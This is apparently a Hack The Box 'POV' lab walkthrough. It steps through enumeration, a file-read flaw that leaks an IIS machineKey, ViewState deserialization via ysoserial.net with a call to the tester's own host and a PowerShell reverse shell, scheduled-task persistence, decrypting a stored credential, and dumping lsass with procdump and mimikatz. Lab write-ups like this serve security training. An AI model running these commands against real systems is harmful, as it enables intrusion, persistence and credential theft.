
HTB - POV
POV - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
HTB - POV#
- NMAP:
nmap 10.129.24.175 -p-
sudo nmap -sUV -T4 -F --version-intensity 0 10.129.24.175

Add pov.htb to /etc/hosts
- Search for subdomains:
gobuster dns -d pov.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt

wfuzz -u pov.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.pov.htb" --hw 834


Add dev.pov.htb to /etc/hosts
Found another open port on the dev site - which is probably internal:
http://dev.pov.htb:8080

Found an email: sfitz@pov.htb
On the dev page there is a download CV option:

- Opening it in Burp:

- POC - change file to a known Windows file:

We can see that it gave us the \etc\hosts file
Since this is an IIS webserver we should be able to look at the web.config file:
/web.config

We have the machineKey - Which includes the: decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
Here is an exploit if we already have the machineKey: https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter#:~:text=ysoserial.exe%20%2Dp%20ViewState%20%20%2Dg,F6722806843145965513817CEBDECBB1F94808E4A6C0B2F2%22%20%20%2D%2Dvalidationalg%3D%22SHA1%22%20%2D%2Dvalidationkey%3D%22C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE69351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45%22
To test this:
- git clone https://github.com/NHPT/ysoserial.net
- Open a Windows VM and transfer the files (or download directly to it)
- Run the following (after changing the parameters) on the Windows VM:
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties --path="/portfolio/default.aspx" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" -c "powershell.exe Invoke-WebRequest -Uri http://10.10.14.66:8082/test.txt"

- Copy the generated payload and URL encode it on Cyberchef (all special chars):

Copy the payload and paste into __VIEWSTATE=
Set up a python server to test
Send the Request

- We get a hit on our python server:

- Now change the payload to a Powershell reverse shell:


- Set up a listener
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties --path="/portfolio/default.aspx" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" -c "powershell.exe powershell -e JABjAGwAaQBlA…"
URL Encode and paste into __VIEWSTATE=

- Got user shell:
- <u>Persistence:</u> Create msfvenom payload.
Rename it to .txt because the server doesn't allow .exe files to be uploaded it seems.
Upload msfvenom payload and start multi handler.
Change payload to .exe
Run:
schtasks /create /sc minute /mo 1 /tn "a_innocent" /tr "C:\Users\Public\program.exe"
Run .\program.exe to upgrade to meterpreter shell
net user

- In sfitz's Documents:

There is a connection.xml file

We get credentials for a PSSession from user alaading. The password is encrypted through Powershell.
This is the process of encryption:

- <u>We need to reverse the process:</u> $encryptedpwd = <The password we found>
# Decrypt the password $secureString = $encryptedpwd | ConvertTo-SecureString
# Convert the secure string to plain text $originalPwd = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto([System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($secureString))
# Output the original password Write-Host "Original Password: $originalPwd"
- This can be done with a one-liner:
$originalPwd = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto([System.Runtime.InteropServices.Marshal]::SecureStringToBSTR(("<encrypted_password>" | ConvertTo-SecureString)))

Write-Host "Original Password: $originalPwd"

Got credentials: alaading : <password>

Upload a new meterpreter reverse shell
Upload RunasCs.exe
Set up listener
Run:
.\RunasCs.exe alaading <password>".\reverse.exe"


whoami /all


The SeDebugPrivilege is set

- Check the processes running:
ps
migrate <PID>


<u>Another option -</u>
That didn't provide credentials here, apart from the ones we already had, is:

- Upload procdump.exe

- Run:
.\procdump64.exe -accepteula -ma lsass.exe lsass.dmp

Upload mimikatz.exe
Run .\mimikatz.exe (in same directory as lsass.dmp):
sekurlsa::minidump lsass.dmp

sekurlsa::logonpasswords
Related articles
HTB - Office
Office - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- bloodhound
- gobuster
- hashcat
- impacket
- kerberos
HTB - Analysis
Analysis - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- gobuster
- impacket
- ldap
- linux
- nmap
HTB - Crafty
Crafty - A walkthrough of the challenge with enumeration, exploitation and privilege escalation steps.
- ldap
- linux
- nmap
- powershell
- privilege escalation